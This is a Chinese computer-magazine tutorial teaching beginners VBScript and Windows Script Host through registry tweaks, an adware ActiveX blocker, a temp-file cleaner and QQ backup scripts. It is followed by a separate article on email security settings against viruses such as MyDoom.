许多朋友一听到编程语言就头大,其实理解起来并不困难,说得通俗些,编程语言就是类似于汉语、英语的语言,只不过它们是用来和电脑沟通的,程序员就相当于你和电脑之间的翻译,他们会把你需要实现的功能用相应语言告诉电脑,让它来执行,如果某个功能会有非常多的人用到,那么程序员就把它翻译成一个文件,这就是程序(软件)。因此,你只要掌握了编程语言的基本命令、规范、用法,那么就能轻松编出程序了。当然,电脑在理解语言方面有些"弱智",或者说是非常严谨,你不能说错一个单词或把语句顺序搞混,否则它就无法理解你的话,无法执行你的命令或做出完全相反的事情。

2.什么是 Windows 脚本语言

首先,Windows 脚本语言也是一种编程语言,也有自己专门的命令词汇、规范、用法,只要按照自己的要求把命令写进去,那么 Windows 就会直接执行。只不过相对于 Java、C++ 等编程语言它要简单得多,也就是即使以前根本没有编程经验的普通人也能很容易地在较短时间内学习并掌握。同时,Windows 脚本语言是完全免费的,不像一套 Visual Basic 或 Delphi,动辄几千元人民币。

Windows 脚本也有一些不同的语言,比如:VBScritp、JScript,它们内嵌在 Windows 中,不需要安装,可以直接使用,真不愧为微软的免费礼物。另外脚本语言还有更为强大的 Perl(http://www.activestate.com/)和现今异常火爆的 Python(http://www.python.org/)。

3.有"记事本"就能马上编脚本



Windows 脚本最大的好处在于它是用文本描述的,只要一个文本编辑器,比如"记事本",就可以编写,并且能立即看到效果。同时,脚本文件本身就是源代码,拿到一个脚本后,可以根据自己的个性进行定制,遇到功能不够或不完整的情况,可以随意修改。不像普通的共享软件,必须因等作者升级而望穿秋水。

4.脚本程序是谁来执行的?

Windows 脚本有着一个非常坚实的基础，那就是 Windows 脚本的运行环境——Windows 脚本宿主(Windows Script Host)，简称 WSH。它是一个 Windows 管理工具，能够给 VBScript(.VBS)、JavaScript(.JS)等脚本文件提供一个特殊的外部运行环境，换言之，当我们运行某个 VBS 文件时，是 WHS 在幕后为之创建对象(也就是功能模块，比如：读写注册表、操作文件、创建快捷方式等)，并且按照脚本内的语言指令执行操作。

小提示

WSH既可以使脚本直接运行在Windows下运行，也可以让其运行在命令提示符下，它在Windows中的程序名为Wscript.exe，在命令提示下的程序名为Cscript.exe。

这期特别话题中我们将主要介绍 VBScript，毕竟 BASIC 语言与比尔·盖茨的超友谊关系是世人皆知的。

脚本编写再上一层楼

1.全面分析“Hello World!”

刚才我们一起制作了“Hello World!”这个程序，下面再用它当实验品来深刻理解一下这个脚本的意思。

“WScript.Echo”翻译成中文的意思是“显示”，也就是告诉电脑“请调用你的显示功能为我显示'Hello World!'这个语句”。要注意让电脑显示的语句必须包括在英文双引号中，否则电脑就会分不清哪些是你要显示的内容了。

Just Do It

请修改这个脚本，让它显示：“你好！《电脑爱好者》”。

小提示

如果在输入时不小心错误，比如把“Echo”打成“Eche”了，那么执行时，Windows会毫不犹豫地向你抱怨(见图2)。还要注意引号是否正确，一定要使用英文的引号才可以，不然Windows同样也会拒绝执行。另外，引号也要成对出现，不要只有前引号而忘记后引号。对于括号等标点也同样要注意这个问题。



图2 你看，错误提示相当详细，赶快修正吧

2.让电脑来赞美你吧！

在“Hello World!”的基础上，让我们再扩展一下功能。打开“记事本”，输入如下语句(见图3)：



图3 只用三行文字，就可以让电脑问候你

程序翻译

(1)“Dim”：定义“strName”为变量，用来存储信息，这里的作用是存储用户姓名，并且它是可变的，会根据用户输入的内容变化。举个通俗的比喻，“strName”就像电影票上的座位号(比如：1号)，它和坐在上面的观众并没固定关系，也就是它不长期属于张三或李四，一旦张三买了这个座位号的电影票，那么在看电影期间这个座位号就和张三联系在一起了，大家一喊1号座位的那个人，就等于在叫张三。当电影散场时，这个座位号与张三的联系也就没有了。

(2)“'定义变量”：这是注释语句，在 VBScript 脚本语言中，单引号以及单引号后的字符都是注释，不会被解释执行。

(3)“strName = InputBox("输入你的名字：")”：显示“输入你的名字：”，让用户在下面的输入框中输入名字，而“strName =”的意思就是告诉电脑，前面所定义的变量“strName”就是用户输入的文字。执行时会显示这样的输入框(见图4)：



图4 快来输入你的名字

(4)当你输入完成并单击“确定”后，现在只要一说“strName”，电脑就知道它就是“Bill Gates”，因为前面的语句已经告诉电脑“strName”=“Bill Gates”。

而第三行中的“&”符号用于连接“Bill Gates”和“，你好！”的字符串，并且用“WScript.Echo”显示出来。从而，最终你就会得到如图5所示的效果。



图5 你的第二个程序也出来了

Just Do It

请改造这个脚本，让它在输入名字后，显示为“XXX，你真的太漂亮了！”呵呵，完成后赶快把它发送给你的女朋友，让她狂喜一下吧。

注册表魔法——更方便的ActiveX屏蔽工具

入门实例:Windows XP启动加速器

作为进阶实例的铺垫，首先学习一下Windows脚本读写注册表的方法。Windows脚本主要通过WSH的WshShell对象来读写注册表的，下面这段代码就演示了仅修改注册表里一个参数，就使Windows XP的开机速度大大提高，让启动画面的滚动条从滚动六圈加快到一圈半(下载地址:http://www.cfan.com.cn/11program/200406/booster.zip)。

```
' 加速 Windows XP 启动
' 《电脑爱好者》专用 狮峰制造

Option Explicit

Dim WshShell, RegKey

Set WshShell = WScript.CreateObject("WScript.Shell")
RegKey = "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher"

WshShell.RegWrite RegKey, &H00000001, "REG_DWORD"
```

程序翻译

(1)前两行因为带有“ ' ”，所以一看就知道是用来注释的，不会被执行。

(2)“Option Explicit”:说明这个脚本中使用的变量必须事先声明，建议最好写每个脚本时都输入它，因为这是避免错误的好方法。

(3)“Dim WshShell，RegKey”:也很明白了，就是定义了“WshShell”、“RegKey”两个变量。

(4)“Set WshShell = WScript.CreateObject("WScript.Shell")”:“CreateObject”的意思是创建对象，也就是创建一个WScript.Shell对象(它就是可以读写注册表的WshShell对象)，同时告诉电脑“WshShell”= WScript.Shell对象。

(5)“RegKey = ……”:这一语句的意思就是“RegKey”= 要修改的注册表键。

▶▶▶火速链接

要注意的是，键值前面使用了缩写，相关内容请参看本期《上穷碧落下黄泉——探寻Windows的动力之源》一文。

(6)“WshShell.RegWrite RegKey, &H00000001, "REG_DWORD"”:翻译过来就是，用现在已经可以读写注册表的“WshShell”写注册表(RegWrite)的“RegKey”(就是前面的注册表键)这个双字节键，将其值修改为十六进制的数字1。

★ 优秀脚本赏析 ★

自动校对你的系统时钟

双击运行后，可与Internet上的原子钟校对时间，从而让你的系统时钟更准确，你可以将它放到计划任务中，定期自动执行校时(http://www.billsway.com/vbspage/vbsfiles/SetTime2.zip)。

▶▶▶火速链接

如果在阅读此处时有问题出现，说明你对注册表还不了解，建议参考本刊2004年第1期的《其实你不懂我的心——由0晋升200%注册表高手》一文。

Just Do It

在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]右侧窗格新建名为‘NoShellSearchButton’的双字节值，将其值设置为1，即可隐藏“资源管理器”的“搜索”按钮，请将这个技巧写成一个脚本文件。

进阶实例:弹出窗口免疫器

这个工具一共可以对网上流行的8个弹出窗口以及Flash进行免疫(下载地址:http://www.cfan.com.cn/11program/200406/banit.zip)。

该脚本在Windows XP下面测试通过。强烈建议你阅读下面的脚本说明，学会维护以及扩充这个脚本的方法。

★ 优秀脚本赏析 ★

右键直接创建新文件夹

运行后会直接在右键菜单中创建一个“New Folder”项，以后在任意文件夹中右击并选择它，即可快速弹出一个窗口，让你输入新建文件夹的名称，然后即可创建新文件夹了(下载地址:http://www.billsway.com/vbspage/vbsfiles/NewFolder.zip)。

```
' 禁止IE调用指定ActiveX来实现对3721/CNNIC/BAIDU等的免疫
' 《电脑爱好者》专用 狮峰制造

Option Explicit
Dim WshShell, RegPath, RegKey, ClassIdCollection, Item

Set WshShell = WScript.CreateObject("WScript.Shell")
RegPath = "HKLM\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\"
RegKey = "\Compatibility Flags"

' 以下ClassId分别代表:
'3721网络实名，3721上网助手，3721中文邮，
' 百度搜索伴侣，CNNIC通用域名，网易泡泡，
' 新浪点点通，新浪IE通，搜狐视频播放器，
'XXXToolbar，Mtree Dialers，Mtree Dialers，
'Adodb.Stream 2.7，Adodb.Stream 2.5，Flash
ClassIdCollection = Array( _
    "{B83FC273-3522-4CC6-92EC-75CC86678DA4}", _
   "{1B0E7716-898E-48CC-9690-4E338E8DE1D3}", _
    "{4EDBBAEA-F509-49F6-94D1-ECEC4BE5B686}", _
```

```
  "{BC207F7D-3E63-4ACA-99B5-FB5F8428200C}", _
  "{9A578C98-3C2F-4630-890B-FC04196EF420}", _
  "{CF051549-EDE1-40F5-B440-BCD646CF2C25}", _
  "{15DDE989-CD45-4561-BF99-D22C0D5C2B74}", _
  "{98FA5667-513F-4F15-8A15-C171477B8847}", _
  "{2D0C7226-747E-11D6-83F0-00E04C4A2F90}", _
  "{018B7EC3-EECA-11D3-8E71-0000E82C6C0D}", _
  "{E8EDB60C-951E-4130-93DC-FAF1AD25F8E7}", _
  "{FC87A650-207D-4392-A6A1-82ADBC56FA64}", _
  "{00000566-0000-0010-8000-00AA006D2EA4}", _
  "{4B106874-DD36-11D0-8B44-00A024DD9EFF}", _
  "{D27CDB6E-AE6D-11cf-96B8-444553540000}")

If MsgBox(" 屏蔽这些 ActiveX 以便加速浏览？要屏蔽选择 Yes，要恢复选择 No:", vbYesNo) = vbYes Then
  For Each Item In ClassIdCollection
        WshShell.RegWrite RegPath & Item & RegKey, &H00000400, "REG_DWORD"
  Next
Else
  For Each Item In ClassIdCollection
        WshShell.RegWrite RegPath & Item & RegKey, &H00000000, "REG_DWORD"
  Next
End If
```

小提示

手动操作的原理与方法请见本刊2004年第1期《其实你不懂我的心——由0晋升200%注册表高手》一文。使用脚本读写注册表有很多好处，比如：

★注册表与Windows相当于大脑与人类，复杂而且重要，手动操作注册表非常不方便，而且相当危险，万一把Windows弄得全身瘫痪，罪莫大焉，而使用经过严格测试的脚本则安全可靠。

★可以把多个操作融合到一个脚本中，比如对ActiveX屏蔽和恢复功能，与注册表文件(使用REG文件)方式相比体积大大减小，而且维护起来更不容易出错。

程序翻译

首先前面的注释、变量、创建“WScript.Shell”对象等都不用再解释了，你可以对照前面的实例进行解读。

(1)接下来的几行定义了一个“ClassIdCollection”数组，也就是一组数字。关于数组，你可以根据变量例子简单地理解它为电影院里的一排座位。“ClassIdCollection”数组保存的是这九个ActiveX的CLSID，由于需要换行表示，所以在后面加上了“_”符号。如果你将来要免疫新的弹出窗口或ActiveX控件，可按照这样的格式自己添加，非常简单。

小提示

寻找ActiveX控件CLSID的方法。寻找它的方法有很多，最简单的就是到会弹出窗口的网页源代码中去找，那些长长的32个16进制的字符串多半就是你要找的东西。

(2)剩下的所有代码可以看成一个整体，也就是“如果……否则……”的结构。首先弹出一个窗口询问用户“屏蔽这些ActiveX以便加速浏览？要屏蔽选择Yes，要恢复选择No:”如果用户选择“Yes”，那么就将它们全部禁掉，如果选择“No”，那么就会恢复它们。

小提示

脚本可以做很多事，也包括坏事。所以，许多反病毒软件对脚本可是严加看管的，特别是那些创建了“WScript.Shell”对象的脚本。比如，如果你安装了Norton AntiVirus软件，当你要运行这个脚本时，它就会横加阻拦(见图6)。由于是我们自己编写的脚本，当然不会有恶意，选择“Authorize this script”(对这个脚本授权)，然后点击OK按钮即可。




图6 Norton AntiVirus真是六亲不认呀

Just Do It

请试着将下面的命令写为一个脚本，并且在Windows 98中运行，看看效果。

```
Option Explicit
Dim WshShell
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "scandskw  /all /n /silent",1,true
WshShell.Run "defrag /F /P /all /noprompt",1,true
```

★ 优 秀 脚 本 赏 析 ★

启动延时器


可以让随Windows启动一同运行的程序延时，比如：你希望在开机后十分钟才启动IE，或者5分钟后启动Word。不过，你需要用“记事本”打开这个脚本，修改或增加要设置的启动程序。完成后，将其放置在“开始→程序→启动”菜单中(下载地址：http://www.billsway.com/vbspage/vbsfiles/StartupDelay.zip)。

如果你想成为VBScript脚本高手

编写脚本无非是一个调用函数以达到最终目的的过程。VBScript脚本语言提供了非常多的函数，以至于你很难找到它不能做的事情。如果你想成为一名VBScript脚本高手，那么请参考微软的权威知识库：

VBScript语言参考：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/vbscripttoc.asp

WSH基础：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/wsconwshbasics.asp



文件魔法——系统清扫工

看过了注册表魔法，我们再来研究用脚本操作文件的方法。其实，我们把很多时间花费在了重复劳动上，比如爱干净的朋友经常会定时清理Windows临时目录、自己的临时文件夹以及清空回收站。其实这些操作都可以交给脚本去做，不仅节省大量时间，而且保证不会发生意外删除而导致的悲剧。

入门实例:查看硬盘剩余空间

Windows脚本中，主要是使用“Scripting.FileSystemObject”对象来操作文件系统。你可以通过它来获取文件系统信息，以及创建、读写、删除、移动、复制文件，功能非常强大。

作为后文脚本的铺垫，首先让我们学习一下Windows脚本操作文件系统的方法。下面这段代码就演示了获取C盘剩余磁盘空间的功能(下载地址:http://www.cfan.com.cn/11program/200406/freespace.zip):

```
Option Explicit

Dim DriveC, FreeSpace, FSO

Set FSO = WScript.CreateObject("Scripting.FileSystemObject")

Set DriveC = FSO.GetDrive("C")
FreeSpace = FormatNumber(DriveC.FreeSpace / 1024 / 1024 / 1024, 1)
MsgBox "C 盘还有 " & FreeSpace & " GB 剩余空间 "
```

程序翻译

(1)首先告诉电脑“FSO”=“Scripting.FileSystemObject”(一个能够操作Windows文件系统的WSH功能模块)，这个语句表达的意思就是“FSO”现在就等于这个功能模块了，具有其功能。

(2)而“Set DriveC = FSO.GetDrive("C")”则是通过目前已经具备操作Windows文件系统的“FSO”将C盘这个对象赋给DriveC变量，从而DriveC变量就代表了C盘。




图7　得到C盘的剩余空间

(3)“DriveC.FreeSpace”的意思是取C盘的剩余空间，单位是字节，若要把单位换算成GB，则需要连续除三次1024。

(4)“FormatNumber”用来格式化数字，第二个参数1表示保留一位小数。运行结果如图7所示。

Just Do It

请试着修改这个脚本，显示D盘剩余空间。

进阶实例:系统清扫工

下面编写一个稍微复杂的脚本，完成清理Windows临时目录、自定义的临时文件夹以及清空回收站的脚本，在Windows XP下测试通过(下载地址:http://www.cfan.com.cn/11program/200406/cleanman.zip)。

```
Option Explicit

Dim WshShell, WshSysEnv, FSO, Directories, Item

Set WshShell  = WScript.CreateObject("WScript.Shell")
Set WshSysEnv = WshShell.Environment("Process")
Set FSO = WScript.CreateObject("Scripting.FileSystemObject")

Directories = Array ( _
   WshShell.ExpandEnvironmentStrings(WshSysEnv("TEMP")), _
   WshShell.ExpandEnvironmentStrings(WshSysEnv("TMP")), _
   "C:\my application" _
)

On Error Resume Next

For Each Item In Directories
   If MsgBox(" 删除 " & Item & " 中所有文件和目录吗？", vbYesNo)
= vbYes Then
      FSO.DeleteFile Item & "\*.*"
      FSO.DeleteFolder Item & "\*"
   End If
Next
```

程序翻译

(1)“Set WshSysEnv = WshShell.Environment("Process")”:通过“WshShell”告诉电脑“WshSysEnv”就等同于当前Windows用户的环境变量(Environment)，从而，可以通过“WshSysEnv”获取临时文件夹的具体位置。

(2)“Directories”:这个数组用来记录需要清空的临时文件夹，比如通过“WshShell.ExpandEnvironmentStrings(WshSysEnv("TEMP"))”命令得到的用户临时文件夹，以及用户自己定义的“C:\my application”(你需要更改这里的路径)。如果还要添加其他需要清理的目录，应该加在这个数组里面。

(3)“On Error Resume Next”:这个脚本中惟一的新知识，该语句指定当发生运行错误时，由出错的语句自动跳转到紧随其后的语句，并由该位置继续执行。它是必须的，因为临时文件夹经常有文件正在使用中而无法删除，这种情况下，脚本将跳过这个错误继续下一个操作。如果不加入这个

★ 优 秀 脚 本 赏 析 ★

不用打开注册表就能搜索键值

在弹出窗口中直接输入要搜索的键值，这个脚本便会自动搜索注册表，完成后会打开一个“记事本”窗口，并将搜索结果列在其中(http://www.billsway.com/vbspage/vbsfiles/RegSrch.zip)。

语句，脚本会报错，影响使用效果。

(4)脚本最后是一个循环，依次清理“Directories”数组中的指定目录。由于清空目录是非常危险的操作，因此使用对话框向用户确认。用户确认以后，再使用“FileSystemObject”的“DeleteFile”和“DeleteFolder”方法删除目录中的文件和子目录，它们都支持通配符。

小提示

或许大家会问，你是怎么知道如何获取Windows临时目录、“On Error Resume Next”语句等知识的呢？一方面靠平时知识积累，另外一方面是靠MSDN——微软开发网络的光盘，里面详细记录了WSH的对象模型和对象方法。如果你手边没有MSDN，可直接到微软主页查询。

Just do it

★上面的脚本并没有加入清空回收站的功能，但回收站其实也是目录，比如C盘和D盘的回收站分别是C:\Recycled和D:\Recycled。为清扫工脚本加入清空回收站的功能，应该怎么做呢？

★你还可以把清理媒体播放软件的历史记录、清理IE缓存、清理IE的Cookies等功能加进来，它们无非是读写注册表以及清空目录的操作，这些你应该都学会了。总之，你现在完全可以编制一个属于你自己的个性系统清理软件了。

高级魔法——同步数据到闪盘

在使用电脑时，想要实现一个小小的功能或简化一些操作，第一个想到的解决方法是什么呢？到网上去找有相应功能的软件？或到论坛上寻求帮助？还是直接找朋友来解决？有没有想过自己动手来完成任务，充分发挥你“DIY”的能力？下面以实现同步数据到闪盘或软盘为例子，采用VBS脚本文件“DIY”几个软件。使用时，按照提示一步一步进行，就像使用软件的向导功能那样简单、容易。

小提示

为了方便大家调用代码，笔者把已经编辑好的VBS脚本文件放到了网上，请根据下面提供的链接到《电脑爱好者》网站下载。下载的脚本请放到闪盘目录里面，这样就能够自动识别闪盘的盘符。至于是不是根目录没有多大的问题，不过笔者建议保存到闪盘的根目录。脚本都不大，比如“QQ数据同步.vbs”才2.02KB，就等于一个软件，绝对可以称得上是“麻雀虽小，五脏俱全”！

进阶实例：自制“QQ自由人”软件——QQ数据同步到闪盘

许多朋友都是QQ的免费用户，而且又是在网吧上使用QQ聊天，丢失聊天记录常常是家常便饭。从而，经常不知道对方是谁、想不起来以前双方都相互说了些啥，好像有“健忘症”一样。当然，有些朋友会使用像“QQ自由人”这样的软件来达到要求。但如果QQ升级，“自由人”却没有升级而无法使用怎么办？所以，请跟着我“DIY”同样的功能，既可享受自己的劳动成果，又可以随时给软件升级，一举两得(下载地址:http://www.cfan.com.cn/11program/200406/qqsync.zip)。

按照下面的使用步骤，你便能把你的QQ个人资料、好友分组、聊天记录、系统设置、聊天室设置等数据备份到闪盘或软盘，可随时恢复。

Step 1 个性化设置

用“记事本”打开“QQ数据同步.vbs”脚本文件，根据你的信息定制脚本：

(1)“FileName = "QQ数据同步.vbs"”一定要与你保存时的文件名字一致，否则将出现脚本执行错误。

(2)代码中的“000000000”请更改为你自己的QQ号码，这样就可以修改默认输入框的QQ号码，而不必每次手动输入。

(2)“QQPath”是读取注册表中QQ的安装路径。如果是旧版本的QQ，需要把代码中的“RegShell.RegRead("HKLM\Software\Tencent\QQ\Install")”改成“RegShell.RegRead("HKLM\Software\腾讯QQ\Install")”

不过，你并不需要担心不同电脑所造成盘符不相同的问题，这个脚本能够自动识别闪盘的盘符，前提条件是脚本保存到闪盘里面。

Step 2 备份QQ数据

进入闪盘，运行“QQ数据同步.VBS”脚本，会有个询问对话框，点击“是”按钮就能备份QQ数据了(见图8)。



图8 输入QQ号

接着要输入即将备份数据的QQ号码，当然，必须在本机登录过QQ，因为登录过QQ后，QQ文件夹才有你的QQ数据。

确认填写的号码没有错误后，点击“确定”按钮，过一会儿就会弹出“数据已经成功备份啦！”的消息对话框，并且询问你是否“删除本机QQ聊天记录等数据”。如果你即将关闭QQ，又是在网吧等公共场所，为确保你的QQ数据安全，建议点击“是”按钮以便删除数据。



小提示

★如果在备份QQ数据时出现错误，比如："系统找不到指定的文件"，那么请检查QQ是否正确安装，重装QQ后一般都能解决。或者同一电脑是否安装了多个版本，先查找你登录的QQ版本在哪个文件夹，然后手工填写你登录的QQ版本所在的文件夹路径，并且文件夹路径后面一定要加上一个反斜杠(\)。路径可以填写8.3的命名格式。

★快速查找QQ文件夹路径的方法：首先选中登录QQ的快捷方式图标，接着按住"Alt"键不放，然后双击左键。在弹出"属性"窗口中的"快捷方式"选项卡，"目标"或"起始位置"文本框里面就有QQ文件夹路径，这下可以任你复制啦！

Step 3 恢复QQ数据

当你要在其他电脑登录QQ时，需要恢复上次备份的QQ个人资料、好友分组、聊天记录、系统设置、聊天室设置等数据。运行脚本程序"QQ数据同步.VBS"，根据提示对话框的提示，点击"否"按钮，一会儿就会弹出"QQ号码数据已经恢复成功"的消息对话框。注意，不管闪盘里面有多少个QQ数据，全部QQ数据自动一次性恢复。并且，一定要先恢复QQ数据，然后重新登录QQ。

如果你没有备份QQ数据到闪盘，则会出现"你还没有备份QQ聊天记录等数据到闪盘呀！"的错误对话框。解决方法就不用说了吧——请先备份QQ数据到闪盘嘛！

Step 4 更新闪盘备份的QQ数据

与网友聊天后，QQ个人资料、好友分组、聊天记录、系统设置、聊天室设置等数据可能都已经更新了。如果希望闪盘的QQ数据是最新的，请不要忘了更新里面的数据。再次运行"QQ数据同步.VBS"脚本便可以达到更新的目的，步骤与第二步的"备份QQ数据"相同。

进阶实例：自制"定时机器人"——定时自动压缩文件到闪盘

很多朋友使用闪盘或软盘来移动办公。如果能够一到时间，自动把特定文件夹的全部文件复制到闪盘，那该多好啊！如果还能压缩一下，使文件变得更小，充分利用闪盘有限的空间，那就更完美了！(下载地址是：http://www.cfan.com.cn/11program/200406/zipfolder.zip)

Step 1 个性化设置

同样使用"记事本"打开"压缩的同步文件夹.VBS"脚本文件，根据你的信息定制脚本：



这里面为什么会有我的名字出现？还夸我漂亮！


(1)"FileName = "压缩的同步文件夹.VBS""一定要与你保存时的文件名字一致，否则将出现脚本执行错误。

(2)代码第三行的"C:\PHP"就是要压缩备份到闪盘的文件夹，你可以随便更改，不过要注意一点：路径可以是中文，但最后不要加空格。因为调用WinRAR参数进行压缩文件，所以多了空格会影响WinRAR命令行语法。

(3)文本框默认的时间，你同样可以更改为需要的数值。最后提醒朋友们，必须安装了WinRAR压缩软件，因为这个脚本要借用WinRAR的压缩功能。具体参数含义这里不再说明，请参照本刊以前的文章。

Step 2 自动压缩文件夹到闪盘

下面以实现自动压缩文件夹到闪盘为例子，达到轻松移动文件的需求。



首先运行刚才建立的脚本程序"压缩的同步文件夹.VBS"，会要求你输入"即将压缩的文件夹路径"(文件夹路径不可以有空格)，确认填写的路径没有错误后，点击"确定"按钮。接着会提示你使用哪种方式压缩文件夹。

如果点击"是"按钮，则进入定时压缩文件夹时间设置的对话框。请按照要求填写时间，确认无误后点击"确定"按钮。特别提醒：在使用时，除了设置的时间要正确外，还要特别注意不要重复运行脚本程序，运行1次就够了，否则会消耗系统资源！

设置完成后，系统一到指定的时间就会自动压缩文件夹到闪盘。压缩完成后会弹出"成功把XXX文件夹压缩到XXX"的消息对话框，证明已经压缩成功了。利用它你可以轻松地完成自动定时移动数据的任务。

如果你想快点压缩文件夹到闪盘，请直接点击"否"按钮就可以了。压缩完成后会弹出"成功把…文件夹压缩到…"的消息对话框，证明已经压缩成功了。

以后的工作就是把已经压缩的文件，解压到你想移动的地方。你完全可以通过它来实现异地办公，交换办公室和家里的工作数据。

小提示

请安装WSH 5.6以上版本

为防止滥用WSH的强大能力，从WSH 5.6版本开始微软加入了一组新的安全模型，即Software Restriction Policies。安全成了脚本的重要组成部分，脚本最终用户可以在运行脚本之前验证脚本的签名；脚本开发者可核对脚本签名，以防止第三方的修改；系统管理员可以限制用户在本地或远程执行脚本的权限。WSH有了签名机制，实在是一件值得欣慰的事情(下载地址为：http://download.microsoft.com/download/d/f/0/df0b2640-79bc-48d2-84bd-cb5b67ee128e/scripchs.exe)。

▶▶▶火速链接

2003年第22期的《将VBScript拒之"窗外"——VBScript脚本病毒全接触》一文全面介绍了如何防范VBScript脚本病毒的知识与防范方法。

CF [ZT01]

看点
①防治结合让邮件远离病毒。
②前后夹击防止邮件泄密。
③查缺补漏保障系统和邮件安全。

三大纪律 八项注意
——邮件安全全面防护

■ 吉林　海浪轻风

虽然电子邮件已成为网民的必备工具，但其安全性问题却没有引起足够的重视。要知道，可能因为丢失一封E-mail，而失去一份心仪已久的工作；可能因为无意间打开一封邮件，苦心撰写数年的书稿灰飞烟灭；可能因为被数以百计的垃圾邮件搞得晕头转向，误删女友的约会情书，而与她失之交臂……一想还真可怕！没关系，让三大纪律、八项注意去铸造邮件安全的铮铮铁骨吧！

一大纪律：开启邮件防火墙

安装专业杀毒软件，设置并开启邮件防火墙是保障邮件安全的第一要务，但很多人却做不到，或安装后就不再理睬，其实只有合理地配置才能充分发挥软件的性能。

1.金山毒霸6邮件防火墙的设置

①在“综合设置→邮件防火墙”中勾选“系统启动时自动加载邮件防火墙”。②为了对收你邮件的好友负责，请选择发送和接收邮件时都进行病毒扫描。③勾选“当发现邮件含病毒时，修改邮件主题以提醒用户”、“处理邮件以后添加一个报告(TXT)作为附件”，使得出现特殊情况时能收到及时提醒，以免出现误操作。④勾选“清除前将文件备份到隔离区”，这样即使误删了重要邮件也可以进行恢复(见图1)。



图1

2.使用邮件规则编辑器防范邮件病毒

金山毒霸6中的邮件规则编辑器，有点类似于Outlook Express等邮件客户端软件的邮件规则，邮件规则主要用于对付垃圾邮件，而金山毒霸的邮件规则与邮件防火墙相衔接，可以对附件文件类型加以判断，在防范邮件病毒方面更有效。

下面以拦截春节后较为猖獗的My Doom病毒为例新建一个规则：打开“工具→邮件规则编辑器→新建”，在规则名称中输入“拦截My Doom病毒”；在“规则条件”中选中“附件名”，并在“规则描述”中点击带下划线的文字，分别输入bat、cmd、exe、pif、scr、zip进行“添加”，按“确定”退出。然后在“规则条件”中选中“邮件标题”，单击“包含指定的内容”，分别输入document、readme、message、test等，按“添加”后退出。当遇到主题和邮件附件文件名满足条件的邮件时，金山毒霸就会进行自动过滤(见图2)。




图2

小提示

★金山毒霸6中已经预设了三个规则，可以防范带有危险附件、具有自动弹出网页的邮件以及一些广告垃圾邮件，如果同时配合邮件防火墙(需要在“综合设置→邮件防火墙”中选中“自动过滤垃圾邮件”)，安全性将进一步得到保障。

★现在不少垃圾邮件都不设置邮件主题，而OE又无法创建主题为空的规则，但在金山毒霸6中能方便地创建，只要输入空格即可。

二大纪律：不随意打开邮件

去年十大病毒之一的小邮差和最近爆发的My Doom蠕虫病毒，都是通过邮件进行传播的，不随意打开陌生人的邮件，尤其是带有附件的邮件，是第二项铁的纪律。即使好友的邮件或系统的退信也要当心，因为My Doom蠕虫病毒就是利用系统退信的方法来欺骗用户的：当病毒发作后，会在硬盘上的文件中搜索电子邮件地址，把它们作为发件人地址发送病毒邮件，其高明之处在于，收件人的地址其实是一个并不存在的邮件地址，这样收件人的邮件服务器会将该邮件退回给发件人，从而将病毒传播给发件人，发件人如果误以为是系统退信，打开了附件就会感染病毒。

1.升级OE

习惯使用OE收发邮件的朋友，建议升级到OE 6.0 SP1版(下载地址:http://download.microsoft.com/download/ie6sp1/finrel/6_sp1/W98NT42KMeXP/CN/ie6setup.exe)获得更好的安全特性，建议在“工具→选项→安全”中勾选“当别的应用程序试图用我的名义发送电子邮件时警告我”和“不允许保存或打开可能有病毒的附件”(见图3)。




图3

2.关闭预览窗口

一边预览一边下载固然方便，但极有可能引起病毒发作，建议在“查看→布局”中取消“显示预览窗口”。

3.使用纯文本格式写邮件

HTML格式的邮件中可以嵌入JavaScript、VBScript脚本，因而有些病毒利用它们来进行传播和破坏，比如“求职信”、“新欢乐时光”。建议平时撰写邮件时使用纯文本格式，打开OE的“工具→选项→发送”，在“邮件发送格式”栏中选择“纯文本”。

4.禁止脚本运行

①可以通过禁用脚本来限制脚本病毒的运行:打开IE，依次运行“工具→Internet选项→安全→自定义级别”，禁用“对标记为可安全执行脚本的ActiveX控件执行脚本”和“活动脚本”等脚本选项。

②VBScript代码是通过Windows Script Host来解释执行的，系统默认在C:\Windows目录下安装有一个脚本语言解释器WScript.exe，可以把它重命名为WScript.exe.abc，这样脚本会因无法找到该文件而运行失败。为了保证安全，也可以采用同样的方法，重命名JScript.exe和Format、Deltree等一些比较危险的命令文件，它们一般保存在C:\Windows\Command目录下。

③删除脚本文件关联:打开“开始→设置→文件夹选项”，在“文件类型”中，删除VBS、VBE、JS、JSE文件与应用程序的关联，使得病毒因找不到默认程序而无法运行。

